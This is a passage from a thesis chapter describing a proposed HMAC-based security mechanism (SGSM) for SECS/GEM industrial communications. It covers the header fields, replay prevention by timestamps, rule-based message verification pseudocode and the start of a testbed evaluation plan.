


Figure 3.4 ACB Message Structure

- Length Field:** This 12-bit header field determines the total size of the ACB structure. The ACB has an overall size of $2^{12} = 4096$ bytes, of which 16 bytes are fixed and used as an ACB header, while the remaining 4080 bytes are used to store control data.
- Mode Field:** This four-bit header field acts as a switch, indicating the operating mode in which the proposed mechanism is currently functioning. SGSM operates in its default mode, i.e., authentication and integrity, which is identified with the mode value 0001. ACB encompasses authentication information such as algorithm, secret key-id, and generated message digest in this mode. This mode of operation ensures that communications are restricted to authorized industrial equipment. Mode 0010 is reserved for use when confidentiality is necessary. The proposed mechanism incorporates necessary control information such as the encryption algorithm, key length, and secret key id using ACB. The proposed mechanism allows the simultaneous

use of authentication and encryption, which can be accomplished using the mode value 0011.

- **SECS-Info field (Reserved):** This one-byte header field is reserved for future use. It may contain critical information that enables the receiver to take appropriate action based on the state of different bits. This field may include information such as if the message carries the control or data information and whether the message is a request or response message.
- **Replay Prevention Mode (RPM) Field:** This one-byte header field allows for the selection of several settings, such as nonce, sequence numbers, and timestamps; nevertheless, the timestamp is the default option.
- **Algorithm:** This is a one-byte header field that is used to specify the algorithms that will be utilized to generate the hash values for all messages. This field is further divided into two nibbles, each of which is dedicated to describing the methods for encryption operations and authentication, respectively.
- **Secret-Key ID:** This header field occupies 3 bytes in the ACB header and refers to secret keys stored on the machine. A device may communicate with different devices at different times, necessitating secret keys to generate hash code for the verification process. The proposed mechanism supports the configuration of several keys on the device, each of which uniquely identifies a separate machine, and each key may be retrieved using its associated secret key id.

- **Replay Prevention Value (RPV):** This field is given eight bytes in the ACB header. Depending on the RPM field, the most recent value is computed using the specified technique (i.e., timestamp, nonce, sequence number). This value serves the purpose of maintaining the freshness of the message. The receiver compares this value to the previously received value to identify whether or not the message has been received earlier, thereby preventing replay attacks.
- **ACB Payload:** This field contains the message HMAC value generated on the sender, which the receiver would compare to the hash computed on the receiver.

SGSM offers a robust and flexible system for ensuring communications security by providing support for encryption, using different symmetric encryption algorithms, and using different key sizes within a single algorithm. It also provides options for using the same key for both authentication and encryption or using separate keys and algorithms for these operations. Furthermore, the system takes additional measures to protect against attacks by copying the HSMS header to the ACB payload field and initializing all HSMS header fields with dummy values to disguise the attacker. This way, the attacker will never be able to determine message type or extract SystemByte value in order to conduct attacks. However, it is important to note that the scope of this study is limited to the authentication and prevention of cyber-attacks, and encryption is not specifically covered.

3.2.1(b) The combined functionality of Mode, Algorithm, and Secret-key ID

The SECS/GEM Security Mechanism (SGSM) supports various security features and allows users to choose the most appropriate configurations for their needs in various scenarios. The Mode field is the one that needs to be changed in order to represent the desired mode in which the proposed mechanism is intended to operate. Once the mode has been determined, the next step is to select one of the specific algorithms that SGSM offers for consideration. For example, authentication can be activated by assigning 0001 to the Mode field. The Algorithm field works in conjunction with the mode field, and it specifies which algorithm users may employ for the desired security. The number of algorithms that are supported is enormous, and users can choose from any of them. Once the algorithm has been chosen, the SGSM requires a keyID, which will be used to compute the HMAC value of the data in the following step.

The Mode header field, when set to 1 (authentication - the default), allows the use of various algorithms for computing hash values such as SHA-1, SHA-2, SHA-3, etc., depending on the desired level of security. Additionally, this field allows flexibility and provisioning for the inclusion of future hashing schemes. The proposed mechanism supports up to 15 algorithms for each category, and the users can choose any of these algorithms at their discretion.

The number of machines on a shop floor in a typical semiconductor industry can vary widely depending on the size and complexity of the facility. A small semiconductor fabrication facility may have a few dozen machines, while a large facility can have several hundred or even thousands of machines. These machines can include equipment for substrate preparation, photolithography, etching, ion

implantation, deposition, and other processes used in semiconductor manufacturing. Additionally, there are also various types of inspection and metrology equipment, as well as material handling equipment such as robots and conveyors. In consideration of this, SGSM offers a large secret key-id to satisfy both small and large industries.

The SGSM mechanism supports two different types of keys to be used with authentication and encryption mechanisms; therefore, the Secret-Key-ID header field is split into two parts, each of 12 bits. Although the same key can be used to compute the HMAC value and encrypt the message, there may be instances where different keys of varying lengths are necessary. For instance, hashing can be accomplished using the HMAC with the SHA3-512 algorithm, whereas encryption can be achieved using the AES-256 algorithm. To accommodate this, the proposed mechanism supports two unique types of keys for use with authentication and encryption mechanisms; hence, the Secret-Key-ID header field is divided into two 12-bit segments. SGSM uses Key1 to authenticate messages using HMAC, whereas it uses Key2 to encrypt the message. If both authentication and encryption are enabled, the message will be hashed and encrypted using the two keys, Key1 and Key2, respectively. Figure 3.5 demonstrates the chronological order in which the Mode, Algorithm, and Secret Key ID fields are configured when authentication and encryption are the desired operational modes.




Figure 3.5 Authentication and Encryption Mode Activation

3.2.1(c) Replay Prevention Mode (RPM)

SECS/GEM lacks a security mechanism for preventing replay attacks, due to which the packets transmitted over the network can be captured and replayed to disrupt communication. Supplying out-of-date recipe configurations or injecting fraudulent values (or stale information) may result in defective products or may lead to attacks, including DoS. RPM field is used to protect against such attacks. The machines on the production lines usually have synchronized clocks; therefore, the most straightforward approach is to use the system clock as a timestamp to indicate the freshness of the message. The destination entity will always store the most recent copy of the timestamp value. Thus, any message received from the same source will always be compared to the value stored, and the message will only be accepted if the timestamp of the message received is greater than the timestamp of the previously received message; otherwise, the message will be discarded. Both sender and receiver

store the timestamp value of the communicating peer entity, and each received message is compared with the previously stored timestamp. The message is only accepted when the timestamp value is greater than the previously stored timestamp value; otherwise, the message is discarded.

SGSM allows for the use of various methods, such as sequence numbers, nonces, and timestamps, to maintain the freshness of a message, as indicated by the RPM. For example, SGSM can use timestamps to indicate the freshness of a message. This can be done by including a timestamp in the format "yyyy-mm-dd hh:mm:ss.µs" in a message, which displays the current values of system variables such as humidity, temperature, and pressure. This timestamp indicates the exact moment when these values were last updated, allowing the recipient of the message to know the level of currentness of the information. For example, a message with the timestamp "2022-08-12 15:30:00.123456" would indicate that the message was last updated on August 12, 2022, at 3:30 PM and 123456 microseconds. This level of precision is crucial in the semiconductor industry, where real-time data is essential.

The proposed security mechanism offers robust security against replay attacks since the attacker cannot change or modify the timestamp value because it will change the hash value. Besides, the attacker cannot replay the same message transmitted previously because the timestamp value will be less than the previously saved value.

3.2.2 Authentication and Message Integrity (Stage 2)

This stage aims to achieve the second objective of this research, which ensures the integrity of the SECS/GEM messages by preventing modifications to the messages during transit. It is essential to protect message integrity because attack actors can

modify message contents and launch various attacks on the factory equipment/host. In order to protect message integrity, the proposed mechanism utilizes the cryptographic hash function to ascertain message integrity. The hash value is computed using a preinstalled secret key, and the generated hashing code is transmitted along with the SECS/GEM message. Upon receiving a message, the receiving entity will extract the hash value from the message and recompute the hash value for the verification process. The message will be considered authentic and unaltered only and only if the embedded HMAC value matches the newly computed hash value on the receiving side.

3.2.2(a) Placement of ACB in HSMS Message

An important design goal of this study is to provide a mechanism that does not alter the underlying message structure of the HSMS protocol in any way. It goes without saying that security measures are essential in today's cyber-digital world. While keeping this in mind, jeopardizing the integrity of the message structure by adding new fields or altering the interpretation of existing fields would negatively affect it since it would cause compatibility problems to arise. The fact that SECS/GEM messages are not only exchanged between a host and the equipment but are also transmitted amongst subsidiary systems inside the equipment should not be overlooked. Modifying the message format would require significant equipment improvements, which may have unforeseen implications on connectivity and performance. In order to circumvent all of this, this research has developed a method that piggybacks SGSM's payload on the HSMS and does not modify HSMS's message structure.

The ideal place to put ACB in an HSMS message is at the very end of the message. There are two methods that may be used to accomplish this. The following are the specifics of the two alternative methods that may be used:

1. The HSMS length field is used to determine the entire message length, including the header and payload. Thus, it is conceivable to include the ACB length in the HSMS length bytes and generate enough space inside the message itself for the ACB.
2. Instead of adding ACB size in the length field of the HSMS protocol, it is better to append the ACB to the HSMS message directly after the final byte of the HSMS message. This way, the ACB will start precisely where the HSMS message ended; hence, the receiver must inspect the HSMS length field and add 1 to the value to determine the location of the ACB.

The advantage of using method 1 is that ACB will be invisible to other systems and will readily get past security firewalls and other security measures; nevertheless, HSMS has a theoretical maximum message size of 4.3GB. However, this theoretical limit has never been reached in real-world scenarios and can be confirmed after analyzing hundreds of Gigabytes of SECS/GEM-generated industrial data. Yet, there is a possibility that this limit will be reached in the future, at which point adding ACB will cause the length field to overflow, leaving no other option to drop the message or split the message into segments.

Method-2 is a solution to the overflow problem found in Method-1. It achieves this by appending an Additional Control Byte (ACB) to the end of the TCP stream. This ACB acts as a marker to indicate the end of the HSMS message, preventing any

overflow from occurring. One of the benefits of Method-2 is that it does not introduce any new issues related to message format or structure. This is because it only adds the ACB to the TCP stream, leaving the HSMS message structure and content unchanged. The data being transmitted remains unaltered. However, implementing Method-2 requires significant changes on both the host and equipment side. Both sides must be able to recognize and process the added ACB field. Additionally, this method is non-standard and can cause a loss of compatibility with the standard SECS/GEM protocol. In order to keep things simple, Method-2 is adopted in this study. Figure 3.6 shows the ACB that has been attached to the HSMS message.




Figure 3.6 The Piggybacked ACB with SECS/GEM Message

3.2.2(b) Hashing-Based Mechanism

SECS/GEM operates in a trusted network; therefore, any device in the network may initiate a connection request, which the receiving entity is compelled to accept

because there is no way to detect whether the incoming connection request originated from a legitimate entity or an attacker. This blind trust enables attackers to inject malicious data or conduct a DoS attack to disrupt communication. This can be avoided by exploiting security mechanisms that authenticate devices during the connection establishment phase; help in detecting messages that have been tampered with while in transit.

The Hash-based Message Authentication Code (HMAC) is essential for ensuring that the data exchanged between the two devices have not been tampered with during transit. The concept behind HMAC is straightforward; the sender computes the cryptographic hash over the block of data and a pre-shared key employing algorithms such as SHA-1, SHA-2, or SHA-3. The sender then sends both the data and the generated hash value to the receiver, which repeats the process and generates the hash over the data using the same key as the sender. The receiver then compares the two hash values and accepts the message if there is a match; otherwise, the message is discarded on the assumption that it was tampered with during transit.

Any cryptographic hash function, such as SHA-2 or SHA-3, may be used in the calculation of an HMAC; the resulting MAC algorithm is termed HMAC-X, where X is the hash function used (e.g., HMAC-SHA256 or HMAC-SHA3-512). The cryptographic strength of the HMAC depends upon the cryptographic strength of the underlying hash function, the size of its hash output, and the size and quality of the key. HMAC uses two passes of hash computation. The secret key is first used to derive inner and outer keys. The first pass of the algorithm produces an internal hash derived from the message and the inner key. The second pass produces the final

HMAC code derived from the inner hash result and the outer key. Thus the algorithm provides better immunity against length extension attacks.

An iterative hash function breaks up a message into fixed-sized blocks and iterates over them with a compression function. For example, SHA-256 operates on 512-bit blocks. The output of HMAC will be the same size as that of the underlying hash function; for example, it will be 256 bits for SHA-256 and 512 bits for SHA3-512, respectively; however, it can be shortened if necessary.

An HMAC-based security mechanism provides authentication and integrity by using a secret key to generate a message authentication code (MAC) for a message. The recipient of the message can then use the same secret key to verify the MAC and ensure that the message has not been tampered with and comes from an authenticated sender.

The fundamental difference between HMAC and encryption is that HMAC does not change the message, and the message is transmitted in plaintext along with the computed hash value. Any tampering or change can go undetected if a hash value is not attached to the message. Without a hash value associated with the message, alteration or change in the message content is impossible to detect. Additionally, HMAC incurs the overhead of attaching a hash value with each message, which may be undesirable in networks with limited bandwidth.

Although this study only focuses on FDIA, DoS, and Replay attacks, the proposed mechanism is resistant to several other attacks. For example, to protect against fragmentation and polymorphism attacks, an HMAC-based security mechanism uses a cryptographic hash function such as SHA-256. This hash function is designed to be collision-resistant, meaning that it is computationally infeasible to

find two different inputs that will produce the same output. This property makes it difficult for an attacker to create a fragmented or modified version of the message that will produce the same MAC, as the attacker would need to find a way to reproduce the exact same hash output. Additionally, the use of a secret key ensures that the attacker cannot simply calculate the MAC for a modified message using the same input. The secret key is only known to the sender and the receiver and cannot be discovered by an attacker, even if they have access to the original message.

3.2.3 Prevention of Cyber-Attacks (Stage 3)

This stage aims to prevent cyber-attacks on SECS/GE communications in industrial networks by designing and implementing a rule-based mechanism that enables the sender and receiver to validate data and control messages without any intermediary authority. Therefore, the third objective (i.e., attack prevention) is achieved through a rule-based mechanism that validates control and data messages.

Rule-based Mechanism: The rule-based mechanism is designed to allow the SECS/GEM entity to verify received messages without the intervention of a third party or agent. In this mechanism, the receiving entity performs the verification on both data as well as control messages. When performing a connection establishment process, the sender (i.e., usually host configured in active mode) must first generate the ACB with the required preconfigured settings and append it to the HSMS message. The ACB has several fields, including Length, which is the length of the entire ACB; Mode, which specifies the operation mode such as authentication; Algorithm, which specifies the HMAC algorithms such as SHA-1, SHA-2; and RPM, which specifies Nonce or timestamp value to retain the freshness of the message.

The sender must compute the HMAC value using key1, embed it in ACB, and append it to HSMS messages for transmission. Upon receiving a message, the receiver must first check the presence of ACB accompanied by the message. The receiver then examines the ACB and validates the mode value and other various checks before computing the HMAC for verification. Once all checks are validated, the receiver will then compute the hash and compare it with the hash received with the message. The received message will be accepted if the resulting hash value matches the hash value embedded in the message; else, the message will be discarded. Figure 3.7 depicts the process of verifying the received message.

```

Verification (HSMS Message)
Receive HSMS request message

if HSMS message is not piggybacked with ACB, then
    return false

if Invalid Mode, then
    return false                                //Mode either invalid or not supported

if Mode = 1 AND Key1 = 0, then
    return false                                //Authentication without key ID

if Mode = 2 AND Key2 = 0, then
    return false                                //Confidentiality without key ID

if Mode = 3 AND (Key1 = 0 AND Key2 = 0), then
    return false                                //Authentication & Confidentiality
                                                //without key IDs

if Algorithm differs, then
    return false                                //Sender uses algorithm not supported
                                                //by the receiver

if TScurrent <= TSprevious, then
    return false                                // TS = Timestamp
                                                //Stale or replay attack

if HMAC value ≠ Generated HMAC value, then
    return false                                // DoS or FDIA attack

return true

```

Figure 3.7 Rule-Based Controls for Verifying HSMS Messages

SECS/GEM obeys the publish/subscribe model, and it operates in an asynchronous mode wherein the sender may send several request messages at once and waits for the receiver to provide data for the requested messages. Recall that request and reply messages are paired with a common SystemBytes value. Therefore, the sender expects reply messages only for the corresponding request messages. Any message with an unpaired request message will be discarded by default.

Rule-based mechanism dictates the system to act accordingly, dependent upon the rules specified. Following is the description of each rule specified in Figure 3.8.

- According to the proposed SGSM architecture, all SECS/GEM messages must be accompanied by an ACB structure that specifies the mode and validates the received message.
- SGSM supports authentication, encryption, and other security features; however, if a message is received with a mode that the receiver does not support, the message is considered invalid and discarded.
- The proposed mechanism operates in authentication mode when the Mode field has value 1. The authentication mode requires an HMAC algorithm to compute the hash using Key1. If a message has an invalid Key1 or zero value, the receiver cannot generate the hash for the received message; hence, the message cannot be verified and will be discarded.
- Similarly, the proposed mechanism supports confidentiality when the Mode field is set to 2. Key2 refers to the key-id required to decrypt the received message. When a message is received with an incorrect or null

Key2, the receiver is unable to decipher it; thus, the message is discarded.

- The SGSM mechanism can use both authentication and encryption simultaneously; however, the relevant bits in the Mode field must be enabled. Any message received with mode=3 that does not contain a valid Key1 or Key2 value will be deleted, as the receiver cannot decrypt or generate a hash to verify the message.
- There must be a difference in time between the current message and the previously received message (i.e., the timestamp of the current message must be greater than the timestamp of the message previously received). The message must be discarded if this condition does not hold.
- When the HMAC value received with the message does not match the locally recomputed HMAC value, a DoS or FDIA attack is suspected. The discrepancy suggests that the message has been tampered with and its contents altered in order to launch a cyber-attack.
- If a message is received with an algorithm header field (HMAC or encryption) that is not supported by the receiver, the message will be discarded.

The rule-based system enables the target host to ascertain that the message has indeed arrived from the intended industry equipment, thus preventing cyber-attacks. The next section explains the workflow of the proposed SGSM mechanism in detail. Figure 3.8 illustrates configurable values for the ACB header fields.




Figure 3.8 SGSM Mechanism with Configurable Options

3.3 The Workflow of the Proposed SGSM Mechanism

SGSM addresses the main security-related issues faced in industrial networks and offers authentication, message integrity, and protection against cyber-attacks. The proposed mechanism specifies its own structure, dubbed ACB, to maintain control as well as data related to the security features. The ACB is required to be appended with all SECS/GEM messages on the sender in order to achieve the intended objectives. The validation is performed on both sender and receiver by distinguishing legitimate messages from illegitimate ones. The timestamp is used to maintain the freshness of the messages in order to avoid replay attacks. Figure 3.9 explains each stage, starting from the generation of an ACB to the appending of the proposed ACB to each

SECS/GEM control and data message. The workflow of the proposed SGSM mechanism is discussed as follows:

1. The SECS/GEM entities can be configured as active or passive, which means only active entities can initiate connection establishment requests. Thus, a connection establishment request must be initiated by the trusted active entity (i.e., usually the host). The host must generate the ACB and must initialize it with values supplied during the configuration setup.
2. The host must select the mode and security level for communication. There can be several modes supported by the proposed mechanism; however, this study is limited to only authentication. The other optional mode for testing and debugging is supported without security, in which mode the proposed mechanism will emulate the functionality of standard SECS/GEM protocol without security features.
3. RPM field is used to provide flexibility to provide a variety of options to choose appropriate identifiers to maintain the freshness of the message. The proposed mechanism uses timestamp as default; however, nonce or any other mechanism can be adapted in the future.
4. The current time of the system is retrieved and placed in the RPM value field in ACB each time a message is required to be sent.
5. The algorithm is determined the first time when communication starts and is based on the selected algorithm and key size.
6. The ACB's length field is then specified with the total size required for ACB. The length field is assigned a value in the end because it depends on the algorithm and key size chosen for the HMAC algorithm.

7. At this stage, the ACB is initialized with the default values, and the sender requires a secret key in order to compute the hash for the given message. It is required to check whether the sender is acting as an active entity or not because the host is usually communicating with several devices; thus, it requires a secret key already known to the receiver. The host has several keys, each for a separate device; thus, keys are stored in a secure vault and are mapped with a secret-key id. The equipment, on the other hand, only has one key; thus, it does not require a key retrieval process.
8. The sender then examines the first four bytes of the HSMS message and determines the length of the message. The sender then appends ACB to the HSMS message.
9. Once all required information is available to the sender and ACB is appended with the HSMS message, the sender then computes the Hash of the entire block, including the HSMS message and ACB combined.
10. The generated Hash is then placed in the *Payload* area in the ACB, and it transmits the message to the intended destination.
11. Upon receiving an HSMS message, the receiver checks for the ACB and immediately discards the message if ACB is not found.
12. The receiver then extracts the Hash from ACB and stores it in a temporary variable while also zeroing off the ACB Payload.
13. The receiver examines the ACB and determines whether the receiver entity is active; if yes, it refers to the secret-key id field of the ACB and retrieves the associated secret key from the vault in order to generate the Hash value on the receiver. This step is bypassed if the receiver is a

passive entity and the key is directly known to the passive entity, so there is no need to retrieve it from the vault.

14. The receiver then computes the Hash of the received message (both HSMS message and ACB) on the receiver and compares it with the Hash accompanied by the message received. The message can only be processed further if both Hash values match; the message is otherwise discarded.
15. The receiver then extracts the timestamp value and checks whether the message received is the first message or not; if it is the first message, then it will accept the message and save the timestamp for future reference.
16. In cases if the message is not the first message, then the receiver will retrieve the saved timestamp value extracted from the previous message and compare it with the timestamp of the current message; the message will only be accepted if the current timestamp value is newer than the value of the previous message.

This way, the authentication of the communicating entities is achieved because the sender is required to generate a hash for the connection establishment request message, without which the receiver will simply discard the message. The presence of ACB and hash for all received messages are counter-verified on the receiver; thus, message integrity is maintained and achieved. Without knowing the secret key, the attacker cannot inject anything into the message or modify it; consequently, the proposed mechanism protects SECS/GEM communications and prevents cyber-attacks. The detailed workflow of the proposed SGSM mechanism is illustrated in Figure 3.9.

3.4 Testbed Design and Performance Evaluation

This stage aims to build a testbed environment for the evaluation of the proposed mechanism under various attack scenarios and performance considerations. The Normal scenarios are designed to evaluate the performance of the proposed mechanism in terms of processing time, effectiveness, and functionality, whereas the attack scenarios are prepared with considerations of defense against cyber-attacks.

3.4.1 Evaluation Matrices

Several evaluation matrices are applied to evaluate the proposed SGSM mechanism and to check whether the proposed mechanism fulfills the requirements of this study. These matrices include processing time, control message overhead, and prevention against cyber-attacks.

3.4.2 Processing Time

Performance is the key element for SECS/GEM as it enables real-time insights into the equipment for efficient monitoring, controlling, and decision-making. SECS/GEM standard specifies that the reports can be generated at 1Hz frequency (i.e., one report cycle every second), and there are implementations in which this frequency is 10Hz, meaning messages ten reports per second[REF]. Performance is the ultimate design objective of the SECS/GEM protocol; thus, any mechanism that brings up security features must be very fast so that performance is least compromised. The complexity of a security system can be determined by the amount of time it takes to accomplish the intended task. Complexity is regarded as a key measure for evaluating the security of a network. In other words, complexity is an essential component of network security. A more complex mechanism is generally more difficult to manage,

whereas a less complex mechanism can operate faster and requires a shorter processing time, thereby incurring little overhead on the existing protocol. This study aims to secure SECS/GEM processes in an industrial network by securing both data as well as control messages exchanged between the host and equipment via a less complex and easily deployable mechanism, which is one of the design requirements of this study. Thus, it is imperative to measure the complexity of the proposed mechanism and to analyze the behavior of the processes involved in providing security features.

Even though SECS/GEM messages are divided into control messages and data messages, the same steps are still required on both the sender and receiver for both types of messages. These steps include the processing time of generating a request message on the sender, verifying the request message on the receiver, generating the response message, and verifying the response message on the receiver. The section below discusses the processing time measurement of these four steps, which occur during the communication between a host and the equipment.

3.4.2(a) Processing Time for Generating Request Message at the Sender

The control and data messages can be sent from both the equipment and the host during the course of communication in the industrial network. For the SGSM mechanism, the sender must generate and initialize the ACB with its required fields and compute the hash value based on the given algorithm (i.e., SHA-1, SHA-2, SHA-3) and then append ACB with the message. The processing time (PT) at the sender is measured by subtracting the ending time (Ets) from the starting time (Sts) of the message generation process. The processing time for the proposed SGSM's message at the sender is computed as follows:

$$PT_{S(CM | DM)} = Et_{S(CM | DM)} - St_{S(CM | DM)} \quad 3-1$$

where PT is the processing time (in milliseconds) at the sender for sending Control Messages or Data Messages (i.e., CM | DM), Et is the ending time of generating the SGSM messages at the sender, and St is the start time of generating the SGSM message.

3.4.2(b) Processing Time for Verifying Response Message at the Receiver

Upon receiving a control or data message, the receiver (i.e., host or equipment) should perform verification to prevent any fake messages that can be injected in order to disrupt the communication between a host and equipment. For SGSM, the receiver must check for the presence of the ACB before proceeding to verify and calculate the HMAC values. The processing time PTr is measured by the receiver by subtracting the ending time Etr from the starting time Str of the message during the message verification process. The processing time for verifying SGSM messages received at the receiver is computed as follows:

$$PT_{r(CM | DM)} = Et_{r(CM | DM)} - St_{r(CM | DM)} \quad 3-2$$

where PTr is the processing time (in milliseconds) at the receiver that needs to verify the SGSM message. Etr is the ending time of verifying the SGSM message at the receiver, and Str is the start time of verifying the SGSM message.

3.4.3 ACB Control Message Overhead

